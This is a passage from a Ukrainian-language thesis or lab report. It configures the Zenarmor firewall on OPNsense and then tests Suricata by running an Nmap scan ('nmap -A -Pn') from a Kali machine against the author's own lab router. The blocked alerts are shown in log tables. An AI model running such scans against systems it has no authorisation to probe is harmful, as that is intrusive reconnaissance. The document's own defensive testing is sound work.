Переходимо до налаштування ключового компонента безпеки – модуля Next-Generation Firewall (NGFW) Zenarmor. Першим кроком є встановлення необхідних компонентів Zenarmor через вкладку плагінів, рис. 3.29.




Рисунок 3.29 – Встановлення плагінів Zenarmor в OPNsense

Після успішного встановлення плагінів відкриваємо нову вкладку Zenarmor на бічній панелі, після чого відкриється вікно з майстром налаштувань. Першим головним кроком є вибір сховища для бази даних Zenarmor у розділі Database Settings. Оскільки архітектура мережі передбачає використання внутрішньої бази даних, а кількість пристроїв не перевищує 100, обирається опція БД SQLite. Далі, у розділі Interface Settings, налаштовується режим роботи Zenarmor, як Routed Mode (L3 Mode, Reporting + Blocking) з емульованим мережевим драйвером, що дозволяє одночасно виконувати виявлення і блокування трафіку. Також обов'язково слід зазначити інтерфейс на якому буде функціонувати Zenarmor, а саме em1 (LAN), щоб контролювати весь внутрішній вхідний і вихідний трафік. На фінальному етапі, в розділі Subscription, обираємо безоплатну версію продукту, рис. 3.30-3.32.




Рисунок 3.30 – Вибір бази даних SQLite для Zenarmor




Рисунок 3.31 – Вибір режиму роботи Zenarmor на LAN-інтерфейсі




Рисунок 3.32 – Активація безплатної версії Zenarmor

Перейдемо до налаштування політики роботи Zenarmor. Спершу, на вкладці Security для протидії основним периметровим та внутрішнім загрозам обирається високий рівень контролю (High Control), який автоматично блокуватиме більшість зловмисного трафіку і небезпечних ресурсів, рис. 3.33.




Рисунок 3.33 – Налаштування політики роботи Zenarmor

Далі на вкладці Content Inspection активується DNS Deep Inspection задля моніторингу DNS-трафіку на факт наявності аномалій та прихованого тунелювання, рис. 3.34.




Рисунок 3.34 – Активація DNS Deep Inspection

Наостанок, на вкладці App Controls можна реалізувати обмеження на використання веб-ресурсів. Для цього заблокуємо категорії застосунків, які не передбачені корпоративною політикою, а саме A.I. Tools, Ad Tracker, Ads та Gaming. Ці налаштування запобігають нецільовому використанню смуги пропускання та знижують потенційну поверхню атаки, рис. 3.35. На цьому базове налаштування модуля NGFW завершено.





Рисунок 3.35 – Налаштування обмеження використання веб-ресурсів

3.3 Моніторинг трафіку та виявлення загроз (Suricata, Zenarmor Reports)

Даний пункт присвячено практичній перевірці ефективності налаштованої підсистеми захисту на OPNsense. З цією метою буде проведена симуляція цільових мережевих атак та несанкціонованої активності, що дозволить оцінити реакцію виявлення та блокувань загроз Suricata (IDS/IPS) та Zenarmor (NGFW). Для симуляції сценаріїв вторгнення використовуватиметься окрема робоча станція зловмисника з операційною системою Kali Linux. Ця машина матиме IP-адресу 147.14.71.2 і буде розташована у зовнішній мережі, тобто за WAN-інтерфейсом маршрутизатора R-1.

Nmap

Для початку проведемо симуляції зовнішньої атаки розвідування, спрямованої на виявлення доступних сервісів маршрутизатора R-1. Для цього на віртуальній машині Kali Linux запусимо сканування порту маршрутизатора OPNsense з WAN-адресою 47.25.21.2 за допомогою інструменту Nmap. Використання комплексного сканування `nmap -A -Pn` дозволяє спробувати ідентифікувати операційну систему, версії сервісів та виявити потенційні вразливості, рис. 3.36.




```
kali@retyvykh-hacker: ~ (on retyvykh-hacker)
File Actions Edit View Help
(kali@retyvykh-hacker)-[~]
$ nmap -A -Pn 47.25.21.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 16:56 EET
```

Рисунок 3.36 – Проведення сканування портів з використанням Nmap

Після цього перейдемо у журнал сповіщень Suricata. Тут можна чітко побачити записи, які підтверджують спрацювання сигнатур ET SCAN NMAP та ET SCAN Suspicious inbound to Oracle SQL. Журнал фіксує, що джерелом в обох випадках є IP-адреса 147.14.71.2 (зловмисник), а дія системи вказана як blocked. Наявність цих подій демонструє, що Suricata змогла коректно ідентифікувати та запобігти зовнішньому скануванню, унеможлививлюючи для зловмисника

отримання інформації про мережеві сервіси доступні на WAN-інтерфейсі роутера, рис. 3.37.




The screenshot shows the Suricata web interface in a browser window. The 'Alerts' tab is selected, displaying a table of blocked connections. The table has columns for Timestamp, SID, Action, Interface, Source, Port, Destination, Port, and Alert. The alerts are all of type 'blocked' on the 'WAN' interface, originating from 147.14.71.2 and targeting various ports on 47.25.21.2.

Timestamp	SID	Action	Interface	Source	Port	Destination	Port	Alert
2025-11-13T16:57:46.241635+0200	2009582	blocked	WAN	147.14.71.2	43134	47.25.21.2	1028	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:46.241635+0200	2010936	blocked	WAN	147.14.71.2	43134	47.25.21.2	1521	ET SCAN Suspicious inbound to Oracle SQL
2025-11-13T16:57:46.241635+0200	2010936	blocked	WAN	147.14.71.2	43134	47.25.21.2	1521	ET SCAN Suspicious inbound to Oracle SQL
2025-11-13T16:57:46.241635+0200	2009582	blocked	WAN	147.14.71.2	43134	47.25.21.2	9666	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:46.241635+0200	2009582	blocked	WAN	147.14.71.2	43134	47.25.21.2	6002	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:45.235448+0200	2009582	blocked	WAN	147.14.71.2	43132	47.25.21.2	6002	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:45.235448+0200	2009582	blocked	WAN	147.14.71.2	43132	47.25.21.2	9666	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:45.233995+0200	2010936	blocked	WAN	147.14.71.2	43132	47.25.21.2	1521	ET SCAN Suspicious inbound to Oracle SQL
2025-11-13T16:57:45.233995+0200	2010936	blocked	WAN	147.14.71.2	43132	47.25.21.2	1521	ET SCAN Suspicious inbound to Oracle SQL
2025-11-13T16:57:45.232891+0200	2009582	blocked	WAN	147.14.71.2	43132	47.25.21.2	1028	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:45.232891+0200	2009582	blocked	WAN	147.14.71.2	43132	47.25.21.2	8300	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:45.232891+0200	2009582	blocked	WAN	147.14.71.2	43132	47.25.21.2	10180	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:45.232891+0200	2009582	blocked	WAN	147.14.71.2	43132	47.25.21.2	7000	ET SCAN NMAP -sS window 1024
2025-11-13T16:57:45.232891+0200	2009582	blocked	WAN	147.14.71.2	43132	47.25.21.2	9502	ET SCAN NMAP -sS window 1024

Рисунок 3.37 – Журнал спрацювання правил Suricata

Ті самі події було отримано і на сервері Syslog, що зрештою дозволяє централізовано зручно відстежувати стан системи з одного пристрою, рис. 3.38.




The screenshot shows the Visual Syslog Server 1.6.4 interface. The 'Display' tab is selected, showing a list of syslog messages. The table has columns for Time, IP, Host, Facility, Priority, Tag, and Message. The messages are all of type 'notice' from 'local5', originating from 192.168.100.254 and containing details about blocked connections.

Time	IP	Host	Facility	Priority	Tag	Message
